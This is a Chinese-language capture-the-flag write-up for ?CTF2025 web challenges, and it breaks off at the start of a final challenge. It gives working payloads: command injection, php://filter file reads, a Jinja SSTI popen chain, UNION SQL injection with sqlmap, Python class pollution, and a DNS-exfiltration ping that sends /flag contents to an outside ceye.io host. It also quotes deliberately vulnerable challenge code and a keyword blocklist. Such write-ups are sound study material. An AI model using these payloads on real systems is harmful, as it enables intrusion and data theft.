
?CTF2025
?CTFwp
自己大概打了一下,week3和4的难度升的有点大,所以后面没怎么打了,这里记录一下.
Web
Week1
Ping??
简单命令注入,127.0.0.1;cat f*;
from_http
POST /?welcome=to HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cache-Control: no-cache
Connection: keep-alive
Content-Length: 10
Content-Type: application/x-www-form-urlencoded
Host: challenge.ilovectf.cn:30039
Origin: http://challenge.ilovectf.cn:30039
Pragma: no-cache
Referer: ?CTF
Upgrade-Insecure-Requests: 1
User-Agent: ?CTFBrowser
cookie: wishu=happiness
x-forwarded-for: 127.0.0.1

the=%3FCTF
Gitttttttt
考点是.git泄露,需要用Githacker把泄漏的东西统一拉下来。
用下面这行命令即可查看到flag:
git --git-dir=.git cat-file -p e796c79e6972a1a609b2940aa8ffa1015c444368
前端小游戏

前端游戏题,在game.js搜索一下相关关键字,就可以看到有base加密的字符串,解密一下就出来了。
secret of php
<?php
highlight_file(__FILE__);
include("flag.php");
$a = $_GET['a'];

if (isset($a)){
    if($a === "2025") {
        die("no");
    } else {
        echo "<br>"."yes"."<br>";
    }
    if(intval($a,0) === 2025) {
        echo "yes yes"."<br>";
        echo "Congratulations! You have passed the first level, the next level is ".$path."<br>";
    } else {
        die("no no");
    }
} else {
    echo "a is not set"."<br>";
}
intval($a,0) === 2025会自动的转换a变量的进制为10 来进行比较,所以换成a=0x7E9就好。
<?php
highlight_file(__FILE__);
include('flag.php');
$a = $_POST['a'];
$b = $_POST['b'];

if (isset($a) && isset($b)){
    if ($a !== $b && md5($a) == md5($b)){
        echo "<br>yes<br>";
    } else {
        die("no");
    }
    $a = $_REQUEST['aa'];
    $b = $_REQUEST['bb'];
    if ($a !== $b && md5((string)$a) === md5((string)$b)){
        echo "yes yes<br>";
    } else {
        die("no no");
    }
    $a = $_REQUEST['aaa'];
    $b = $_REQUEST['bbb'];
    if ((string)$a !== (string)$b && md5((string)$a) === md5((string)$b)){
        echo "yes yes yes<br>";
        echo "Congratulations! You have passed the second level, the flag is ".$flag."<br>";
    } else {
        die("no no no");
    }
} else {
    echo "a or b is not set<br>";
}
第二关考点有三,都和md5有关:
- 0e绕过
- 数组绕过
- md5碰撞
最终参数如下:
a=1110242161&b=2653531602&aa[]=3&bb[]=4&aaa=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%55%5d%83%60%fb%5f%07%fe%a2&bbb=%4d%c9%68%ff%0e%e3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%f3%6e%8e%4b%55%b3%5f%42%75%93%d8%49%67%6d%a0%d1%d5%5d%83%60%fb%5f%07%fe%a2
注意的是不要用hackbar直接发最后一组参数,发不过去。
包含不明东西的食物?!
测试文件包含:


直接猜名字读就好了,week1相对简单。
Week2
Look at the picture
\www.zip源码泄露.
<?php
// 随机图片URL数组
$randomImages = [
    'https://picsum.photos/500/500?random=1',
    'https://picsum.photos/500/500?random=2',
    'https://picsum.photos/500/500?random=3',
    'https://picsum.photos/500/500?random=4',
    'https://picsum.photos/500/500?random=5',
    'https://picsum.photos/500/500?random=6',
    'https://picsum.photos/500/500?random=7',
    'https://picsum.photos/500/500?random=8',
    'https://picsum.photos/500/500?random=9',
    'https://picsum.photos/500/500?random=10'
];

// 获取URL参数
$imageUrl = isset($_GET['url']) ? $_GET['url'] : '';
$blacklist_keywords = [
        'file://', 'file%3A//',
        'phar://', 'phar%3A//',
        'zip://', 'zip%3A//',
        'data:', 'data%3A',
        'glob://', 'glob%3A//',
        'expect://', 'expect%3A//',
        'ftp://', 'ftps://',
         'passwd', 'shadow', 'etc/', 'root', 'bin', 'bash',
        'base64',  'string.',  'rot13',
        'eval', 'system', 'exec', 'shell_exec', 'popen'
    ];
foreach ($blacklist_keywords as $keyword) {
        if (stripos($imageUrl, $keyword) !== false) {
            die("I see you.....");
        }
    }
// 如果没有URL参数,选择一个随机图片并重定向
if (empty($imageUrl)) {
    $randomImage = $randomImages[array_rand($randomImages)];
    header("Location: ?url=" . urlencode($randomImage));
    exit();
}

// 初始化变量
$base64Image = '';
$imageInfo = null;
$error = '';

if (!empty($imageUrl)) {
    // 验证URL格式
    if (filter_var($imageUrl, FILTER_VALIDATE_URL)) {
        // 使用file_get_contents获取图片内容
        $imageContent = @file_get_contents($imageUrl);

        if ($imageContent !== false) {
            // 获取图片信息
            $imageInfo = @getimagesizefromstring($imageContent);
            if ($imageInfo) {
                // 获取MIME类型
                $mimeType = $imageInfo['mime'];

                // 将图片内容转换为base64编码
                $base64Image = base64_encode($imageContent);
            } else {
                $error = '无法识别的图片格式 你的图片:'.$imageUrl.":".$imageContent;
            }
        } else {
            $error = '无法获取图片内容,请检查URL是否正确 '.$imageUrl.":".$imageContent;
        }
    } else {
        $error = '无效的URL格式';
    }
}
?>

<!DOCTYPE html>
<html lang="zh-CN">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>图片展示</title>
    <style>
        * {
            margin: 0;
            padding: 0;
            box-sizing: border-box;
        }

        body {
            font-family: 'Arial', sans-serif;
            background: linear-gradient(135deg, #667eea 0%, #764ba2 100%);
            min-height: 100vh;
            display: flex;
            justify-content: center;
            align-items: center;
            padding: 20px;
        }

        .container {
            background: rgba(255, 255, 255, 0.95);
            border-radius: 20px;
            box-shadow: 0 20px 40px rgba(0, 0, 0, 0.1);
            padding: 40px;
            text-align: center;
            max-width: 600px;
            width: 100%;
            backdrop-filter: blur(10px);
        }

        .header {
            margin-bottom: 30px;
        }

        .header h1 {
            color: #333;
            font-size: 2.5em;
            margin-bottom: 10px;
            background: linear-gradient(45deg, #667eea, #764ba2);
            -webkit-background-clip: text;
            -webkit-text-fill-color: transparent;
            background-clip: text;
        }

        .header p {
            color: #666;
            font-size: 1.1em;
        }

        .image-container {
            position: relative;
            margin: 30px 0;
        }

        .avatar-frame {
            width: 250px;
            height: 250px;
            margin: 0 auto;
            border-radius: 50%;
            overflow: hidden;
            box-shadow: 0 15px 35px rgba(0, 0, 0, 0.2);
            border: 5px solid #fff;
            transition: transform 0.3s ease;
        }

        .avatar-frame:hover {
            transform: scale(1.05);
        }

        .avatar-image {
            width: 100%;
            height: 100%;
            object-fit: cover;
        }

        .info-box {
            background: linear-gradient(45deg, #667eea, #764ba2);
            color: white;
            padding: 20px;
            border-radius: 15px;
            margin-top: 30px;
        }

        .info-box h3 {
            margin-bottom: 15px;
            font-size: 1.3em;
        }

        .info-content {
            text-align: left;
            line-height: 1.6;
        }

        .error-message {
            background: #ff6b6b;
            color: white;
            padding: 20px;
            border-radius: 10px;
            margin: 20px 0;
            font-size: 1.1em;
        }

        .footer {
            margin-top: 30px;
            color: #888;
            font-size: 0.9em;
        }

        .controls {
            margin: 20px 0;
        }

        .btn {
            background: linear-gradient(45deg, #667eea, #764ba2);
            color: white;
            border: none;
            padding: 12px 25px;
            border-radius: 50px;
            font-size: 1em;
            cursor: pointer;
            transition: all 0.3s ease;
            box-shadow: 0 5px 15px rgba(0, 0, 0, 0.1);
        }

        .btn:hover {
            transform: translateY(-3px);
            box-shadow: 0 8px 20px rgba(0, 0, 0, 0.2);
        }

        .btn:active {
            transform: translateY(1px);
        }

        .loading {
            display: none;
            font-size: 1.2em;
            color: #667eea;
            margin: 20px 0;
        }

        @media (max-width: 768px) {
            .container {
                padding: 20px;
            }

            .header h1 {
                font-size: 2em;
            }

            .avatar-frame {
                width: 200px;
                height: 200px;
            }
        }
    </style>
</head>
<body>
    <div class="container">
        <div class="header">
            <h1>图片展示</h1>
        </div>

        <div class="controls">
            <button id="refreshBtn" class="btn">获取新图片</button>
        </div>

        <?php if (!empty($error)): ?>
            <div class="error-message">
                错误:<?php echo htmlspecialchars($error); ?>
            </div>
        <?php elseif (!empty($base64Image)): ?>
            <div class="image-container">
                <div class="avatar-frame">
                    <img src="data:<?php echo $mimeType; ?>;base64,<?php echo $base64Image; ?>" alt="显示图片" class="avatar-image">
                </div>
            </div>

            <div class="info-box">
                <h3>图片信息</h3>
                <div class="info-content">
                    <p><strong>图片尺寸:</strong><?php echo $imageInfo[0]; ?> × <?php echo $imageInfo[1]; ?> 像素</p>
                    <p><strong>图片类型:</strong><?php echo $mimeType; ?></p>
                    <p><strong>文件大小:</strong><?php echo round(strlen(base64_decode($base64Image)) / 1024, 2); ?> KB</p>
                    <p><strong>来源URL:</strong><?php echo htmlspecialchars($imageUrl); ?></p>
                </div>
            </div>
        <?php endif; ?>
    </div>

    <script>
        // 随机图片URL数组
        const randomImages = [
            'https://picsum.photos/500/500?random=1',
            'https://picsum.photos/500/500?random=2',
            'https://picsum.photos/500/500?random=3',
            'https://picsum.photos/500/500?random=4',
            'https://picsum.photos/500/500?random=5',
            'https://picsum.photos/500/500?random=6',
            'https://picsum.photos/500/500?random=7',
            'https://picsum.photos/500/500?random=8',
            'https://picsum.photos/500/500?random=9',
            'https://picsum.photos/500/500?random=10'
        ];

        // 获取刷新按钮
        const refreshBtn = document.getElementById('refreshBtn');

        // 点击刷新按钮获取新图片
        refreshBtn.addEventListener('click', function() {
            const randomImage = randomImages[Math.floor(Math.random() * randomImages.length)];
            window.location.href = '?url=' + encodeURIComponent(randomImage);
        });
    </script>
</body>
</html>
php协议没有过滤,但很多过滤器的协议被waf,发现还有一些没有被waf,再通过猜测常见flag位置可得flag.
payload:
?url=php://filter/read=convert.quoted-printable-encode/resource=/flag // 其目的在于将文本或二进制内容编码成 Quoted-Printable(简称 QP)格式

?url=php://filter/read=convert.iconv.UTF-8.UTF-8/resource=/flag  // 字符集转换

Only Picture Up
上传图片马.
留言板
刚开始看到名字,以为是xss,结看到路由是SSTI.
试了一下,过滤了单双引号,采用request.values过滤.
找可用类:
import requests
import re
import urllib.parse
import html

url = "http://challenge.ilovectf.cn:30784/ssti"
payload = {"message": "{{().__class__.__base__.__subclasses__()}}"}

# 发送POST请求
response = requests.post(url, data=payload)

# 原始回显
raw = response.text
print(raw)

# 做 HTML 实体反解码(如 < >)
# 使用 unquote_plus 将 '+' 转为空格,避免保留加号导致无法匹配
decoded = urllib.parse.unquote_plus(raw)
decoded = html.unescape(decoded)

classes = decoded

# 解析返回的类列表
# 提取所有<class '...'>字符串
matches = re.findall(r"<class '([^']+)'>", classes)

# 查找os相关的类
for idx, cls in enumerate(matches):
    if "os._wrap_close" in cls:
        print(f"os相关类: {cls}, 是第{idx}个")
        break
else:
    print("没有找到os相关的类")

payload:
POST /ssti HTTP/1.1
Host: challenge.ilovectf.cn:30802
Content-Length: 139
Accept-Language: zh-CN,zh;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept: */*
Origin: http://challenge.ilovectf.cn:30802
Referer: http://challenge.ilovectf.cn:30802/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

message={{().__class__.__base__.__subclasses__()[156].__init__.__globals__[request.values.a](request.values.b).read()}}&a=popen&b=cat+/flag
Regular Expression
<?php
highlight_file(__FILE__);
error_reporting(0);
include('flag.php');

if(isset($_GET["?"])){
    $_? = $_GET['?'];
    if(preg_match('/^-(ctf|CTF)<\n>{5}[h-l]\d\d\W+@email\.com flag.\b$/', $_?) && strlen($_?) == 40) {
        echo 'Good job! Now I need you to write a regular expression for my string.</br>';
        if(isset($_POST['preg'])){
            $preg = str_replace("|","",$_POST['preg']);
            $test_string = 'Please\ 777give+. !me?<=-=>(.*)Flaggg0';
            if(preg_match('/'.$preg.'/', $test_string) && strlen($_POST['preg']) > 77){
                echo "Congratulations! Here is your flag: ".$flag;
            }else{
                echo "Almost succeeded!";
            }
        }
    }else{
        echo "Think twice, and go to study!!!";
    }
}else{
    echo "Welcome to ?ctf";
} Welcome to ?ctf
第一步:匹配正则/^-(ctf|CTF)<\n>{5}[h-l]\d\d\W+@email\.com flag.\b$/
卧槽,以后tm一定注意url编码.
^Please\\ 777give\+\. !me\?<=-=>\(\.\*\)Flaggg0$(|||||||||||||||||||||||||||||||||||||||||||||||||||||)
注意参数提交时均需要url编码,否则无效.
登录和查询
爆破的密码是admin123进去之后是fakeflag.查询一词,猜测是sql注入.
You_are_so_a_go0d_ctfer
登录界面f12发现注释:
<!-- 只给我自己看:https://pan.baidu.com/s/1Aaf6ilrk2aK3UQ5APqg20Q?pwd=v1dw -->
提示:
恭喜你找到了这里,你是个很棒的ctfer

登录密码和用户名就藏在这个目录下的字典里面,不要去用别的字典哦,服务器的小心肝受不了。

越过登录界面之后还有一关,flag就在在flags表里面可是id为多少呢?
给了字典.用他的字典又扫了一遍,发现还是一样的账密.
那就可能还在那个进去的页面有sql.
id=0时不同回显:No records found! May true flag is in the table named flags?
id=1'报错:
数据库错误: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1''' at line 1
flag.php?id=-1'+union+select+*,2+from+flags%23
1OH!YOU_AR3_1N_RIGHT_WA7_
http://challenge.ilovectf.cn:30803/flag.php?id=-1' union select group_concat(flag),2,3 from flags%23
sqlmap也可以:
python sqlmap.py -r test.txt -D ctf -T flags --dump --batch --level=5

Database: ctf
Table: flags
[2 entries]
+----+--------------------------------------------+
| id | flag                                       |
+----+--------------------------------------------+
| 1  | OH!YOU_AR3_1N_RIGHT_WA7_                   |
| 2  | flag{14cacb5d-64be-485b-ac30-625ee525f5a4} |
+----+--------------------------------------------+
这是什么函数
扫目录:
[06:36:30] 200 -    39B - /flag
[06:37:49] 200 -    1KB - /src
源码:
from flask import Flask,request,render_template
import json

app = Flask(__name__)

def merge(src, dst):
    for k, v in src.items():
        if hasattr(dst, '__getitem__'):
            if dst.get(k) and type(v) == dict:
                merge(v, dst.get(k))
            else:
                dst[k] = v
        elif hasattr(dst, k) and type(v) == dict:
            merge(v, getattr(dst, k))
        else:
            setattr(dst, k, v)

def is_json(data):
    try:
        json.loads(data)
        return True
    except ValueError:
        return False

class cls():
    def __init__(self):
        pass

instance = cls()

cat = "where is the flag?"
dog = "how to get the flag?"
@app.route('/', methods=['GET', 'POST'])
def index():
    return render_template('index.html')

@app.route('/flag', methods=['GET', 'POST'])
def flag():
    with open('/flag','r') as f:
        flag = f.read().strip()
    if cat == dog:
        return flag
    else:
        return cat + " " + dog
@app.route('/src', methods=['GET', 'POST'])
def src():
    return open(__file__, encoding="utf-8").read()

@app.route('/pollute', methods=['GET', 'POST'])
def Pollution():
    if request.is_json:
        merge(json.loads(request.data),instance)
    else:
        return "fail"
    return "success"

if __name__ == '__main__':
    app.run(host='0.0.0.0',port=5000)
看见了merge函数,一眼原型链污染.
curl -X POST -H "Content-Type: application/json" -d "{\"__class__\": {\"__init__\": {\"__globals__\": {\"cat\": \"how to get the flag?\"}}}}" http://localhost:5000/pollute
然后访问/flag即可.
这又是什么函数

DNS外带
e=__import__('os').system("ping `cat /flag`.xxxxxx.ceye.io")
魔术大杂烩
<?php
